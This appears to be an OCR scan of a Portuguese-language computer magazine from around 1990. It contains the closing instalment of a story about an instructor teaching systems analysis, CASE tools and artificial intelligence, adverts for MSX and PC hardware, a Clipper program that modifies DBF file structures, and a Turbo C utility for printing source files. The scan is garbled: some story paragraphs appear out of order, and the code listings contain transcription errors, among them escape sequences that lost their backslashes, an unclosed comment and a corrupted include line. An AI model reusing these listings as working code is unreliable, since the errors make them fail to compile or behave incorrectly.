- Imaginem, começou, que este desenho simbolize os passos que um analista deva dar durante seu trabalho para um cliente. (E passou a explicar detalhadamente cada item do desenho, ressaltando que as setas mostravam os fluxos dos dados e que os círculos significavam alguma atividade do analista.)... Reparem que durante o Projeto Preliminar, ainda se tem uma visão do todo, visão esta que não é dada ao programador. Ele não tem como saber o que o cliente precisa. Sabe apenas que seu programa tem tais entradas, que as processa de tal ou tal modo, fornecendo tais saídas. Mas o que para ele parecem boas saídas, podem ser apenas lixo para o cliente. Uma frase muito comum, certamente cunhada por um analista querendo se justificar por um mal projeto, diz que "se entra lixo, sai lixo". No entanto, por um descuido deste analista, um programa, apesar de bem confeccionado, pode ter bons dados de entrada e não fornecer boas informações. Meramente, é bom frisar, por falta de visão do todo.

O instrutor sabia que, mesmo fingindo não se lembrar da colocação de Alberto, havia dado sua réplica. Mais ainda: havia feito isto sem colocar Alberto contra ele. Notara seu movimento desconfortável na cadeira, reparou como acende o cigarro, sem pressa, talvez pensando nas mesmas coisas que ele.

Apresentou aos alunos o retângulo, representando entidades externas e o par de retas paralelas, que seriam os depósitos de dados ou arquivos.

E continuou sua aula, explicando o resto do ciclo de vida de um projeto tradicional, apenas para que, fazendo correlações, os alunos pudessem ver

mais qualidades na estruturação, mesmo nas fases de codificação, teste de unidades, teste de subsistemas, integração, teste de sistema, teste de aceitação ou homologação, terminando por conselhos durante a fase em que o sistema entraria em produção normal, já com o cliente treinado, sendo assistido pela empresa.

No dia seguinte, depois de propor os formulários de Elementos de Dados, de Nome de Fluxo de Dados, de Entidades Externas, de Descrição do Processo, de Depósito de Dados e outros que os próprios alunos idealizaram como de Acompanhamento de Fases, Anotações sobre os Testes e Proposições de Melhorias, o instrutor passou a falar sobre um assunto que os mais chegados à arte da profissão detestam: métrica.

- Um dos maiores problemas que paira como fantasma sobre um projeto é a atividade de dimensionamento dos recursos necessários ao desenvolvimento de um sistema. A falta de ferramentas para nos ajudar a estimar tempo, dinheiro, número de pessoas envolvidas, etc, nos leva a inventar fórmulas mágicas...

- Ih, professor! Ainda bem que o senhor falou de mágica e me lembrou: tenho hora marcada com minha astróloga. Se me dá licença...

E lá se foi a Zelda, balançando-se corredor a fora sobre seu par de saltos agulha, acompanhada pelo olhar embasbacado do instrutor.

- Bem. A mágica... não! As fórmulas mágicas são, na realidade, tentativas de se estimar, a priori, o custo total do projeto. Afinal o departamento comercial da empresa de desenvolvimento de sistemas precisaria apresentar uma proposta ao cliente antes de começar a trabalhar no projeto. Nem é bom pensar no que aconteceria a uma empresa que sempre sub ou superestimasse seus custos! Por não se ter qualquer base matemática para tais estimativas o que acontece é que, normalmente, as propostas apresentam uma certa dose de exagero em seus custos. O suficiente para que o cliente ainda a aceite, mas não cara demais, a ponto de nunca se ter clientes. Para uma empresa que está começando, esta é uma das partes difíceis. A forma mais utilizada pelas empresas mais experientes é baseada no seu próprio histórico. Analisando-se seus orçamentos passados, estima-se um valor cada vez mais acurado para cada novo projeto, num processo que vai se aprimorando pouco a pouco. Acaba aparecendo um "especialista em chutes".

- Se a Zelda estivesse aqui, certamente iria falar alguma coisa sobre o Falcão, lembrou Delamarte.

- Bem. Fiquemos por aqui. Amanhã falaremos sobre as diversas ferramentas CASE.

O instrutor chegou cedo. Tinha que preparar o microcomputador que a SomeWare já tinha na sala de reuniões, de forma a sediar alguns dos softwares de CASE que havia trazido. Deixou um retroprojektor preparado com uma transparência onde se lia apenas "CASE", em letras garrafais que ele mesmo havia confeccionado, para incutir a sigla visualmente nas mentes dos alunos. Quando todos entraram e se sentaram, acendeu a lâmpada do retroprojektor. A conversa foi diminuindo rapidamente e ele perguntou:

- Algum de vocês sabe o que é ou para que serve isto?

As tentativas de resposta foram mais ou menos desta ordem:

- Uma técnica de casar informações, disparou Delamarte.

- Qualquer coisa romântica, suspirou Zelda.

Alberto tentou cochichar a Bariccelli, a seu lado, perguntando o que diabos poderia ser aquilo. Este último, ainda com seu "lanchinho" de uma pizza grande com refrigerante consumindo boa parte de seu metabolismo, limitou-se a emitir um grunhido.

Charles, vendo que ninguém mais arriscaria um palpite, sentenciou:

- Isto é C.A.S.E. ou "Computer Aided Software Engeneering".

Incrível, pensou o instrutor. Pelo visto ninguém quis acreditar nele!

- Realmente, ensinou, CASE não tem nada a ver com o verbo "casar". Trata-se de uma sigla já adotada mundialmente, advinda das iniciais do termo em inglês "Computer Aided Software Engeneering", que significa, em primeira instância, "engenharia de sistemas auxiliada por computador".

A palavra "advinda" ficou dançando na cabeça de Zelda, que não se conteve:

- Todos os dias o professor fala em magia, adivinhos... Cada vez mais me convenço que este negócio de cérebro eletrônico tem qualquer parte com o canhoto! E por falar nisto, minha astróloga disse...

- Tá bem! Tá bem! (O instrutor estava começando a achar que as coisas iriam por água abaixo...) As ferramentas de CASE são, como o Mosaico I e o ATK, basicamente, soluções automatizadas de análise e projeto estruturado de sistemas, visando aumentar a produtividade dos profissionais da área. Já existem ferramentas sofisticadas de CASE, altamente especializadas, que diminuem o trabalho de programadores, analistas e de engenheiros de sistemas, bem como de executivos de todos os níveis e para empresas de todas as envergaduras, formas e estruturas. Elas provêem meios para ajudar no planejamento nas corporações; suportam analistas de sistemas em suas tarefas de projeto e documentação; automatizam a codificação tediosa das rotinas mais comuns em programas. As ferramentas CASE representam uma filosofia simples para a modelagem de negócios, suas atividades e desenvolvimento de sistemas de informação.

E foi por aí. Falou dos três tipos de CASE: dos UpperCASE (trocadilho em inglês que significa letra maiúscula) para projetos de corporações, dos MiddleCASE, para análises de sistemas e dos LowerCASE (novo trocadilho, para minúsculas), voltados para a geração automática de códigos-fonte de programas.


Este seria seu último dia proferindo palestras para tão heterogênea platéia. A tarde estava ensolarada e, apesar disto, não estava quente. A SomeWare funcionava numa casa cujo terreno chegava até a praia, de onde vinha fresca brisa. "Até que seria gostoso trabalhar aqui", pensou o instrutor, pas-

- Boa idéia! Posso ficar aqui no barquinho?

- Claro, Zelda. Vamos aproveitar esta tarde bonita, quando nos sentimos tão bem, para nos lembrarmos de Descartes, que disse: "Penso, logo existo". Se nos esquecermos de tudo o que já foi dito sobre nossa condição humana e de nosso privilégio sobre toda a Criação, podemos nos perguntar, por exemplo, em que nossa mente difere da daquele cachorro que está ali.

Todos olharam para o canil que a SomeWare mantinha.

- Pode ser muito confortável dizer que ele não raciocina ou que é movido por instintos. Acontece que instintos



seando pelo gramado próximo ao cais, onde um pequeno dóri, atracado, balançava mansamente. Nele estava Zelda.

- Olá, professor! Que dia bonito, não é?

- Boa tarde, Zelda. Onde estão os outros?

- Alberto e Bariccelli estão por aí; o Charles foi levar Delamarte ao Detran, para tirar carteira de motorista; Edu e Fred têm prova na faculdade hoje e o patrão está em São Paulo. Assim, estou aqui, aproveitando o solzinho, com o "sem-fio" para o caso de algum cliente telefonar...

Olha! Lá vêm Beto e Barí.

- Boa tarde, professor!

- Ciau, maestro!

- Boa tarde, Alberto, Bariccelli. Que tal ficarmos por aqui mesmo e conversarmos, como os antigos gregos, sobre I.A.?

- "Inteligência Artificial", não é?, sintonizou-se Alberto.

nós, humanos, também temos, apesar de segui-los menos vezes do que deveríamos. A inteligência nos faz aprender coisas novas, da mesma maneira que o cachorro aprende a cuidar daqui, a trazer o jornal que jogam de madrugada e outras coisas assim.

Até Zelda estava pensativa. Observando-a assim, flutuando bucólica no dóri, o instrutor percebia-a como outra pessoa e sentia-se contente por estar ali.

- E um computador, professor?, perguntou Alberto. Ele não tem instintos, não raciocina... Só obedece ao programa que nós escrevemos e carregamos nele.

- E se o encararmos de outra maneira? Se o programa for capaz de, além de tomar decisões, inferir, armazenar dados e, mais ainda, aprender? Qual é o processo do aprendizado? Como um ente inteligente deve se portar ao se defrontar com situações novas? Há algum tempo os pesquisadores buscam linguagens e/ou algoritmos que possam, no mínimo, simular um comportamento inteligente. Surgiram linguagens como o LISP, o Forth, o Prolog... Os investimentos no campo ▶

das Redes Neurais são cada vez mais pesados... O que se busca é uma maneira de se ter uma máquina capaz de reagir "humanamente" a situações inusitadas, inesperadas. Ainda existe muito chão pela frente mas...

Charles havia chegado com um Delamarte muito alegre.

- Boa tarde, Delamarte. Pelo seu ar, temos um novo motorista nas ruas. Meus parabéns!

Enquanto Delamarte falava de sua vitória, Zelda foi preparar um lanche e Charles aproveitou para se inteirar do assunto da aula. Quando estavam todos reunidos novamente, chegaram os dois estagiários, a quem colocaram a par do assunto. Zelda desceu com sucos e biscoitos, improvisando uma mesa sobre a amurada do cais.

- Agora que a família está toda reunida, que tal um lanche?

- Professor (Charles estava interessado em que a aula fosse reiniciada), não é demais querer um "computador pensante"? Veja este assunto de redes neurais: se minha mente fosse simples o suficiente para que eu a entendesse, não a entenderia.

- Basta que entendamos o suficiente para o nosso propósito, ou seja: uma máquina cujo comportamento possa ser comparado ao de um ser humano. Na mesma medida em que voce pode usar linguagens tradicionais como Ba-

sic, Pascal ou C e fazer programas com um comportamento inteligente, quanto mais você se valer das ferramentas certas, mais facilmente atinge o comportamento desejado, com menos esforço de programação.

- Que tipo de programa pode ter um comportamento considerado inteligente?, quis saber Alberto.

- Não é propriamente o "tipo" do programa. Trata-se das suas reações ao mundo externo, às perguntas de seu usuário. Como regra geral, um bom teste seria rodar o programa num computador em uma sala e, em outra, colocar um usuário com um terminal ligado ao computador onde está o programa. Caso o usuário não saiba precisar se está "falando" com um programa, ou se é um outro ser humano que responde ao que ele pergunta, então o comportamento do programa é dito inteligente. Hoje se dá muita ênfase aos Sistemas Especialistas, que são sistemas baseados na recuperação de informações que residem em arquivos ditos "bases de conhecimento", onde existem dados e correlações entre eles. O programa, então, usa regras para encontrar a informação que o usuário precisa a respeito do assunto sobre o qual versa o sistema.

O instrutor passou o resto da tarde discorrendo sobre as diversas experiências mundiais na área, até que chegou o momento de dar por encerrada sua série de palestras. Foram conversando mais um pouco, enquanto ca-

minhavam para a sede da SomeWare, envolvidos por um crepúsculo majestoso.

Nenhuma das pessoas queria se despedir... quando chegou o presidente da empresa.

Ele sabia que o comportamento de seus empregados havia mudado com o aparecimento do instrutor. Percebia que a renovação que ele gostaria de imprimir à sua equipe precisaria de algo mais que uma mera série de palestras e sim, talvez, um investimento continuado nas técnicas de última geração. Afinal, sua empresa vivia disto!

- Que tal fazer parte de nossa família?, propôs.

- Não vejo a hora...

- Pois muito bem. A partir de segunda-feira construiremos um novo bangalô, perto do cais, onde inauguraremos o novo departamento da SomeWare. Quem sabe possamos chegar, até, a oferecer cursos para nossos clientes?

- Bem que minha astróloga falou!...

RICARDO GHIRLANDA é Analista de Sistemas. Fez cursos de Matemática Avançada e Tópicos em sistemas Digitais na UnB. Possui Pós-Graduação em Engenharia de Software feita na Universidade Católica de Brasília. É consultor em Comunicação de Dados da Telebrás e presta consultoria à Hondutel em Honduras.

Ponto Alto

MSX é SOFT SUL.

HARDWARES

Drives DDX
Megaram disk (256 Kb,
512 Kb e 768 Kb)
Impressora Lady 80
Monitores
Expansor de slots
Kit transformação 2.0
instalado em 24 horas
Modem DDX

SUPRIMENTOS

Disketes Nashua 5 1/4 e 3 1/2
Formulário 80C
Livros

SOFTS

Jogos e aplicativos, o maior
acervo do Brasil, sempre
com as últimas novidades.
PACOTÃO JOGOS
(100 jogos + 5 aplicativos
+ 12 discos)
MINI PACOTÃO
(50 jogos + 5 discos)

**SOLICITE NOSSO
CATÁLOGO COMPLETO
INTEIRAMENTE GRÁTIS.**

Todos os equipamentos
com selo MSX, têm
garantia de 12 meses.



SOFT SUL PR

Av. 7 de Setembro, 3146 - Loja 20
Tel. (041) 232-0399 e 232-0453
CEP 80230
CURITIBA - PARANÁ

EXISTE UMA NOVA GERAÇÃO NO AR

A CHANCELLER, empresa atuante em diversos setores da eletrônica, dispõe hoje de uma nova geração de EQUIPAMENTOS, bem como, a prestação de serviços e manutenção nas áreas de:

TELECOMUNICAÇÕES

- * Estudios
- * Transmissores
- * Geradores
- * L.P.

INFORMÁTICA

- * Micros
- * Impressoras
- * Terminais
- * Drivers

- Consultoria de instalação de AMBIENTES de Informática.
- Instalação e Projetos de Estudios e Integração de sua Estação com a Informática.

A CHANCELLER coloca à sua disposição a mais alta Tecnologia, incluindo orientação precisa na hora da escolha do EQUIPAMENTO, redução de custos para Implantação e ainda a única Assistência Técnica que garante um atendimento PERSONALIZADO, custo baixo e a GARANTIA de grande estoque de peças e componentes.

CHANCELLER ELETRÔNICA
ESPECIALIZADA EM MICROCOMPUTADORES
E PERIFÉRICOS

Rua Souto, 343 Loja B - CASCADURA - Rio de Janeiro - RJ
Tel. (021) 593-2226 - CEP. 21311

Facilite a alteração de arquivos DBF

PC

Micro: IBM PC / XT
 Memória: 512 Kbytes
 Vídeo: CGA
 Linguagem: Clipper
 Requisitos: Nenhum

Um arquivo DBF à moda da casa

□ *Marcos Roberto Santello*

Um problema corriqueiro que costuma acontecer sempre que precisamos alterar a estrutura de um arquivo DBF é a necessidade de recorrermos a uma cópia do dBase. Por conta disso precisamos recorrer aos dois disquetes contendo todo o software, o que, convenhamos, é um bocado in-

A note
nosso novo
telefone em
São Paulo:

852-5617

**Micro
Sistemas**

• Programa: MSTRUC.PRG

```
*****
* Programa:Mstruc.prg
*
* Funcao.:Altera a estrutura de um arquivo DBF.
*
* Autor...:Marcos R. Santello
*****
set esca on
set scor off
publ mens
mens = ''
do while .t.
  clea scre
  @ 07, 20 to 13, 70
  z_arq = spac(08)
  @ 09, 23 say 'Modifica extrutura do Arquivo DBF'
  @ 11, 30 say 'Nome do Arquivo:' get z_arq
  read
  *
  if empty(z_arq) .or. lastkey() == 27
    clea scre          && Verif. se continua ou termina o programa.
    exit
  endi
  *
  v_arq = [%z_arq..dbf]
  if !file(v_arq)
    @ 24, 30 say 'Arquivo nao encontrado !!!'
    inkey(0)
    loop
  endi
  *
  use %z_arq          && Abre o arquivo
  z_ncamp = 0
  z_cond = .t.
  *
  z_ncamp = fcount()  && Obtem numero de Campo dos arquivos.
  *
  decl z_campos[z_ncamp+50],z_tipo[z_ncamp+50],z_tam[z_ncamp+50],z_dec[z_ncamp+50]
  *
  afields(z_campos,z_tipo,z_tam,z_dec) && Obtem descricao de cada campo.
  linha = 1
  z_soma = 0
  z_tecla = 0
  z_opc = spac(01)
  clea scre
  *
  for a = 1 to z_ncamp  && Transforma todos campos p/tamanho de 10 bytes.
    z_campos[a] = z_campos[a] + spac(10-len(z_campos[a]))
  next
  *
  set colo to 1
  @ 24, 01 say repl(' ',79)
  @ 01, 55 say 'Para cancelar operacao'
  @ 02, 62 say 'tecle <Esc>'
  set colo to
  for a = 1 to z_ncamp  && Fica no laco ate o fim do arquivo.
    @ 01, 01 to linha+2, 50
    @ 01, 02 say 'Nome      Tipo      Tamanho  Decimais'
    linha = linha + 1
    @ linha , 02 get z_campos[a] pict '@!'
    @ linha , 15 get z_tipo[a]  pict '!' valid(z_tipo[a] $ 'CNDLM')
    tamanho = z_tam[a]
    @ linha , 20 get tamanho  pict '999' valid tipo_c(@tamanho)
    @ linha , 30 get z_dec[a]  pict '999' valid tipo_c2()
  endfor

```

cômodo, além de ser eventualmente ilegal. Para resolver este problema desenvolvi o programa que se segue, utilizando os recursos da linguagem Clipper.

COMO FUNCIONA

O funcionamento do programa é semelhante ao Modify Structure do dBase III. Os campos serão editados com seu nome, tipo, tamanho e decimais. Sempre que terminar a edição do campo, aparecerá na linha inferior da tela uma mensagem perguntando se desejamos incluir ou excluir o campo corrente. Se for teclado I, será incluído um campo logo após o campo corrente. Caso seja teclado E, será excluído o campo corrente. Para cancelar a operação basta teclar **ESC**.

Atenção: da mesma maneira que o Modify Structure, só os campos que continuarem com o mesmo nome serão salvos com o seu conteúdo; campos novos ou com nome alterado ficam vazios dentro do arquivo.

No programa já é feita a consistência da entrada do tipo de campo permitido. Fica, como sugestão, o aprimoramento das consistências do programa, não deixando entrar campos iguais, caracteres inválidos, etc.

Para link-editar o programa utilize a biblioteca "EXTEND.LIB". Por exemplo:

```
C:/CLIPPER/CLIPPER MSTRUC
C:/CLIPPER/TLINK
MSTRUC,,,CLIPPER EXTEND/x
```

Ou então:

```
C:/CLIPPER/PLINK86 FILE MSTRUC
LIB CLIPPER,EXTEND
```

MARCOS ROBERTO SANTELLO é Programador Analista, desenvolvendo Sistemas de Informação de Linguagem Clipper, Cobol, Quickbasic e dBase III Plus.

```
read
z_tam[a] = tamanho
*
if lastkey() == 27
clea scre
use
@ 11, 30 say 'Operacao cancela !!!' && Canc. o programa se for
&& teclada a tecla Esc.
canc
endi
*
z_soma = z_soma + z_tam[a]
if linha >= 22
linha = linha + 1
@ linha+1, 05 say 'Tecla qualquer tecla p/continuar'
inkey(0)
set colo to
clea scre
@ 01, 01 to 03, 50
@ 01, 02 say 'Nome          Tipo          Tamanho          Decimais'
linha = 1
endi
*
if mcamp(@z_ncamp,@a,@linha,@z_soma)
z_campos[a+1] = spac(10)
z_tipo[a+1] = spac(01)
z_tam[a+1] = 0
z_dec[a+1] = 0
loop
endi
@ linha+1, 01 clea to linha+1, 50
next
@ linha+1, 01 say repl(chr(196),50)
*
if lastkey() == 27
clea scre
use
@ 11, 30 say 'Operacao cancela !!!' && Canc. o programa se for
&& teclada a tecla Esc.
canc
endi
*
*** Cria nova estrutura *****
*
create arqtmp1
use arqtmp1
@ 24, 01 say spac(79)
for a = 1 to z_ncamp
@ 24, 05 say 'Aguarde, criando nova estrutura...'
appe blan
repl field_name with z_campos[a]
repl field_type with z_tipo[a]
repl field_len with z_tam[a] && Cria estrutura com nome dos campos.
repl field_dec with z_dec[a]
if inkey() == 27
z_tecla = 27
endi
next
*
if z_tecla == 27
clea scre
use
@ 11, 30 say 'Operacao cancela !!!' && Canc. o programa se for
&& teclada a tecla Esc.
canc
endi
*
@ 24, 05 say 'Aguarde, salvando os registros...'
crea arqtmp2 from arqtmp1 && Cria nova estrutura.
clos data
use arqtmp2
appe from &z_arq && Salva os registros com campos do mesmo
&& nome.
clos data
dele file &z_arq..dbf && Apaga antigo Dbf.
repa arqtmp2.dbf to &z_arq..dbf && Renomeia o novo arquivo p/o nome de orige
dele file arqtmp1..dbf && Exclui arquivo temporario.
@ 24, 05 say spac(50)
use &z_arq
*
linha = linha + 1
* soma 1 byte do flag de excluido ou nao
z_soma = z_soma + 1
set colo to I
@ linha+1, 01 say 'Fim de Estrutura !' && Mostra caracteristicas do arquivo.
@ linha+1, 17 say 'Arq:&z_arq !'
@ linha+1, 31 say 'Tam.do Registro !' + str(z_soma,4)
@ linha+1, 55 say 'N.de Registros !' + str(recc(),4)
```

PC XT/AT

MSX

TK-Z X SPECTRUM
NINTENDO

CANAL TRÊS video informática HARDWARE

- pc xt/at • msx expert hotbit
- drives p/ msx e pc • kit 2.0+
- megaram • memory mapper
- video game nintendo
- modem • multiface one
- amiga e periféricos
- cartuchos video game
- impressoras etc.

SOFTWARE

- linha pc xt/at
- linha msx, msx2, megaram
- linha tk 90/95

Ao solicitar catálogo,
especifique seu micro.

FONE (011) 856-9647 CLUBES


- msx clube: vantagens aos nossos associados
- ngc - nintendo game clube, com locação de cartuchos compatíveis com:
 - phantom system - dynavision II
 - bit system - super game cce
 - nintendo - family computer - etc.

PRAÇA BENEDITO CALIXTO, 66 - PINHEIROS - CEP 05406 - SÃO PAULO - SP

Cursos técnicos!

- eletrônica básica
- eletrônica digital
- áudio e rádio
- televisão pb/cores
- programação basic
- programação cobol
- análise de sistemas
- microprocessadores
- refrigeração e ar condicionado
- eletrotécnica
- instalações elétricas
- software de base

Kits exclusivos!



Z-80

- Kit de Microcomputador e mais
- Kit Analógico Digital
- Kit de Televisão
- Kit de Rádio AM/FM
- Kit de Refrigeração
- Kit Digital Avançado
- Injetor de Sinais...

Cursos por correspondência intensivos! dinâmicos!

OCCIDENTAL SCHOOLS®
 cursos técnicos especializados
 Av. São João, 1588 - 2ª Sobreloja
 01260 São Paulo-SP
 FONE: (011)222-0061

SOLICITE MAIORES INFORMAÇÕES SEM COMPROMISSO!

OCCIDENTAL SCHOOLS®
 CAIXA POSTAL 30.663
 01051 SÃO PAULO SP

Desejo receber, gratuitamente, o catálogo ilustrado do

Curso de: _____ indicar o curso desejado

Nome _____ nº _____

Endereço _____

Bairro _____ Cidade _____ Estado _____ CEP _____

```

wait
use
set colo to
endd
canc

*****
func mcamp
*****
parâm z_ncamp, a, linha, z_soma
z_opc = spac(01)
set colo to I
@ 24, 01 say repl(' ',79)
@ 24, 08 say ' [I]nclui novo campo / [E]xclui campo corrente / [Enter] continua '
get z_opc pict '!' valid(z_opc # 'IE ')

read
set colo to
if z_opc == 'I' && Inclui campos
z_ncamp = z_ncamp + 1
ains(z_campos,a+1)
ains(z_tipo,a+1)
ains(z_tam,a+1)
ains(z_dec,a+1)
retu .t.

endi
if z_opc == 'E' && Exclui campos
z_ncamp = z_ncamp - 1
z_soma = z_soma - z_tam[a]
adel(z_campos,a)
adel(z_tipo,a)
adel(z_tam,a)
adel(z_dec,a)
a = a - 1
linha = linha - 1

endi
retu .f.

*****
func tipo_c
*****
* Consiste a entrada dos campos.
para tamanho
set colo to I
@ 24, 01 say spac(79)
if strzero(tamanho,3) < '001'
tone(800,3)
tone(500,3)
@ 24, 20 say 'Tamanho do campo nao pode ser zero'
inkey(0)
retu .f.

endi
if z_tipo[a] == 'C' .and. str(tamanho,3) > '254'
tone(800,3)
tone(500,3)
@ 24, 20 say 'Campo caracter e no maximo 254 caracteres !'
inkey(0)
retu .f.

endi
if z_tipo[a] == 'N' .and. strzero(tamanho,3) > '019'
tone(800,3)
tone(500,3)
@ 24, 20 say 'Campo numerico o maximo e 19 caracteres !'
inkey(0)
retu .f.

endi
if z_tipo[a] == 'L' .and. strzero(tamanho,3) > '001'
tone(800,3)
tone(500,3)
@ 24, 20 say 'Campo logico e de 1 caracter !'
inkey(0)
tamanho = 1
retu .f.

endi
if z_tipo[a] == 'M' .and. strzero(tamanho,3) != '010'
tone(800,3)
tone(500,3)
@ 24, 20 say 'Campo tipo Memo e de 10 caracteres !'
inkey(0)
tamanho = 10
retu .f.

endi
if z_tipo[a] == 'D' .and. strzero(tamanho,3) != '008'
tone(800,3)
tone(500,3)
@ 24, 20 say 'Campo tipo Data e de 8 caracteres !'
inkey(0)
tamanho = 8
retu .f.

endi
retu .t.

*****
func tipo_c2
*****
if z_tipo[a] != 'N' .and. strzero(z_dec[a],3) > '000'
tone(800,3)
tone(500,3)
@ 24, 20 say 'Campo decimal so para campo numerico !'
inkey(0)
retu .f.

endi
retu .t.

* Fim do programa Mstruc.prg
*****
    
```

**LANÇAMENTO
C/QUALIDADE**

**É A
EXPERIÊNCIA**

**MSX
SHOP**

— KIT 2.0:

Transforma seu MSX1 em uma estação gráfica de pequeno porte. As principais características são:

- 80 colunas já incorporado (mesmo pela TV)
- Número de Screen até 8
- Resolução de pontos de 512 x 424 e 16 cores de 512 combinações possíveis. (modo entrelaçado)
- Resolução de cores simultâneas 256. Cada ponto pode assumir uma cor.
- Scroll fino no sentido vertical. (A movimentação no sentido vertical das telas gráficas se faz linha por linha.)
- Basic mais poderoso (ROM passa para 48 KBytes)
- Turbo-Basic já incorporado (acelera até seis vezes o processamento de programas em Basic.
- RAM de vídeo de 128 KBytes.
- Relógio interno (conta hora e data mesmo com o micro desligado - mantido a bateria)
- Expansão de Slot interna (4 sub-slots)



— CARTUCHO II-MEGARAM:

Permite rodar os jogos tipo Megarom grava em disquetes. São jogos de grande qualidade gráfica e vários níveis de dificuldade. Aproximadamente 80 jogos para MSX1 e MSX2.

— Mega-Mapper:

expansão de memória para MSX2 (interna). Expande a RAM do usuário para 256 KBytes podendo chegar até a 4 MBytes. Ideal para os programas utilitários europeus e jogos de última geração.

— Kit 2.0+ :

Aprimoramento do Kit 2.0. Passa a trabalhar com 19.268 cores simultâneas. O número de screens passa para 12. Scroll fino tanto na horizontal quanto na vertical. ROM do Basic vai para 64 KBytes, onde estão os novos comandos. Jogos de altíssima qualidade gráfica. Junto com o cartucho FM-PAC e o digitalizador da Sony se torna o computador mais moderno da linha.

2.0 +

**RUA LUCIDIO LAGO, 126/503
MÉIER - RIO DE JANEIRO**

**LIGUE E COMPROVE
TEL. (021) 201-8358**

Melhore a impressão de seus arquivos ASCII

PC

Uma listagem em boa forma

Micro: IBM PC / XT
 Memória: 512 Kbytes
 Vídeo: CGA
 Linguagem: Turbo C
 Requisitos: Impressora

□ *Laudemir Aparecido de Oliveira*

MESAGENS DE ERRO

O programa que apresentamos a seguir é um pequeno utilitário para impressão formatada de seus programas-fonte escritos em ASCII, tais como *.C, *.PRG, etc. Uma das conveniências deste programinha é a possibilidade de saltar o inconveniente picote do formulário.

O programa é bastante simples de usar. Sua sintaxe é **LIST <prg.ascii>** onde <prg. ascii> é, naturalmente, o nome do arquivo ASCII a ser copiado na impressora.

CARACTERÍSTICAS PRINCIPAIS

A impressão é feita em 120 colunas, sem numeração de linha e página. Para meu próprio uso julguei estes detalhes desnecessários, mas o usuário poderá implementá-los, se desejar, efetuando modificações mínimas no programa.

Na parte superior da primeira página são impressos, em caracteres expandidos, o nome do arquivo e a data e hora do sistema. Este procedimento visa facilitar o arquivamento das listagens.

O programa foi compilado em TURBO C, versão 1.5, e a principal rotina é explicada a seguir:

°include <BIOS.h>
biosprint(int cmd, int byte, int port)

Observe que se **cmd** é 0, imprime o caracter em byte; 1 inicializa a porta de impressão e 2 retorna o status da porta.

Foi usado no programa o valor hexa 90h (0x90 em C), para testar se a impressora que foi selecionada está pronta.

Caso não seja informado nome do arquivo para impressão, é mostrado na tela um pequeno HELP.

Existem mensagens de erro também para os casos de o arquivo especificado não ser encontrado e quando a impressora estiver desligada.

Boa sorte, e espero que este programa lhe cause uma boa impressão.

LAUDEMIR APARECIDO DE OLIVEIRA é Técnico em Telecomunicações e trabalha atualmente na Embratel de Londrina. Possui conhecimentos básicos da linguagem C, Assembler 8088/86 e Clipper.

status retornado:

```
( MSB ) ( LSB )
1 1 1 1 1 1 1 1
! ! ! ! ! ! ! !
! ! ! ! ! ! ! ! +-----> Erro de temporização
! ! ! ! ! ! ! ! +-----> Não utilizado
! ! ! ! ! ! ! ! +-----> Erro de I/O
! ! ! ! ! ! ! ! +-----> Impressora selecionada
! ! ! ! ! ! ! ! +-----> Erro de falta de papel
! ! ! ! ! ! ! ! +-----> Confirmação de byte recebido
+-----> Impressora pronta
```

Byte de estado da impressora

DB RIO

ALTA TECNOLOGIA EM MANUTENÇÃO DE COMPUTADORES

IMPRESSORAS

RIMA - ELEBRA
 GRAFIX

MICROCOMPUTADORES

PC XT / AT 286 386
 NACIONAIS E
 IMPORTADOS

ATENDIMENTO RÁPIDO COM
 GARANTIA TOTAL

Rua da Lapa, 180 Gr. 1201
 Rio de Janeiro-RJ

Tels.: (021)235-5036 - 232-9669

LABORATÓRIOS SUPER EQUIPADOS E PROFISSIONAIS TREINADOS NAS FABRICAS

ASSISTÊNCIA TÉCNICA PROFISSIONAL EM TODO O BRASIL

• Programa: LIST.C

```

/*
-----
Programa - LIST.C
autor - Laudesir Aparecido de Oliveira
data - 02/11/90 sexta-feira
-----
*/

#include <stdio.h>
#include <time.h>
#include <bios.h>
#define PORT 0

void imprstr();

char *help =
    "\nPrograma LIST versao 2.0\n\n"
    "Uso : list <nome>\n"
    "<nome> : arquivo ASCII a imprimir\n\n";

struct tm *ptr;
time_t lt;

main(argc,argv)
int argc;
char *argv[];
{
    FILE *fp;
    int ch;
    int c=15, n=18, e=14; /* c=comprimido n=normal e=expandido */
    int i=0;

    lt=time(NULL);
    ptr=localtime(&lt);

    if (argc<2)
    {
        printf("%s",help);
        exit(1);
    }

    if (!(fp=fopen(argv[1], "r")))
    {
        printf ("nErro: nao posso abrir o arquivo.%cn",0x07);
        exit(1);
    }

    if (biosprint(2,0,PORT)==0x90)
    {
        biosprint(0,e,PORT); /* manda caracter de expandido para impressora */
        imprstr("PROGRAMA ");
        imprstr(argv[1]); /* imprime nome do arquivo ascii */
        biosprint(0,c,PORT);
        imprstr(" - ");
        imprstr(asctime(ptr)); /* imprime data e hora do sistema
        biosprint(0,c,PORT); /* imprime comprimido - 120 colunas */

        biosprint(0,'n',PORT); /* pula duas linhas */
        biosprint(0,'n',PORT);

        while ((ch=getc(fp))!=EOF) /* le ate o final do arquivo */
        {
            if (ch=='\n') i++; /* verifica se e' new-line e incrementa var. i */
            if (i>55)
            {
                i=0;
                biosprint(0,'f',PORT); /* se imprimiu 55 linhas pula pag. */
            }
            putchar(ch); /* imprime o caracter na tela */
            biosprint(0,ch,0); /* imprime o caracter na impressora */
        }
    }
    else
    {
        printf("nErro: verifique a impressora.%cn",0x07);
        exit(1);
    }

    biosprint(0,'f',PORT); /* pula pagina */
    biosprint(0,n,PORT);
    fclose(fp);
}

-----
Funcao imprstr(char *s)
imprime uma string em maiuscula
-----
*/
void imprstr(s)
char *s; /* ponteiro para cadeia de caracteres */
{
    while(*s)
    {
        biosprint(0,toupper(*s),PORT); /* imprime cadeia em maiuscula */
        s++; /* proximo byte */
    }
}

```

INFORMÁTICA SENIOR SOFT

JOGOS PARA PC XT/AT

Barbarian (luta)
 Bob Wrestle (luta livre)
 Rock Billiar
 Soccer (futebol)
 Sokoban (inteligência)
 Spy x Spy
 Rambo III
 World Games

Cada programa: Cr\$1.000,00

Tecnocop
 Três patetas
 Demon Stalker
 F.15 II (sim. combate)
 Fred Krugger
 Laker x Seltcs (basquete)
 Budocan (lutas marciais)
 Out Run

Cada programa: Cr\$1.500,00

INCRÍVEL NOVIDADE

Jogos originais importados
 com manuais na embalagem
 Você não precisa mais comprar
 nos Estados Unidos.

Ligue e informe-se.

Venda de Joystick e Mouse
 p/ PC

Enviar cheque nominal a ROGÉRIO GAGLIARDI no seguinte endereço:
 Rua Nachie, 97 - São Paulo - Fone: (011) 914-0676 - SP - CEP 03129

MSX

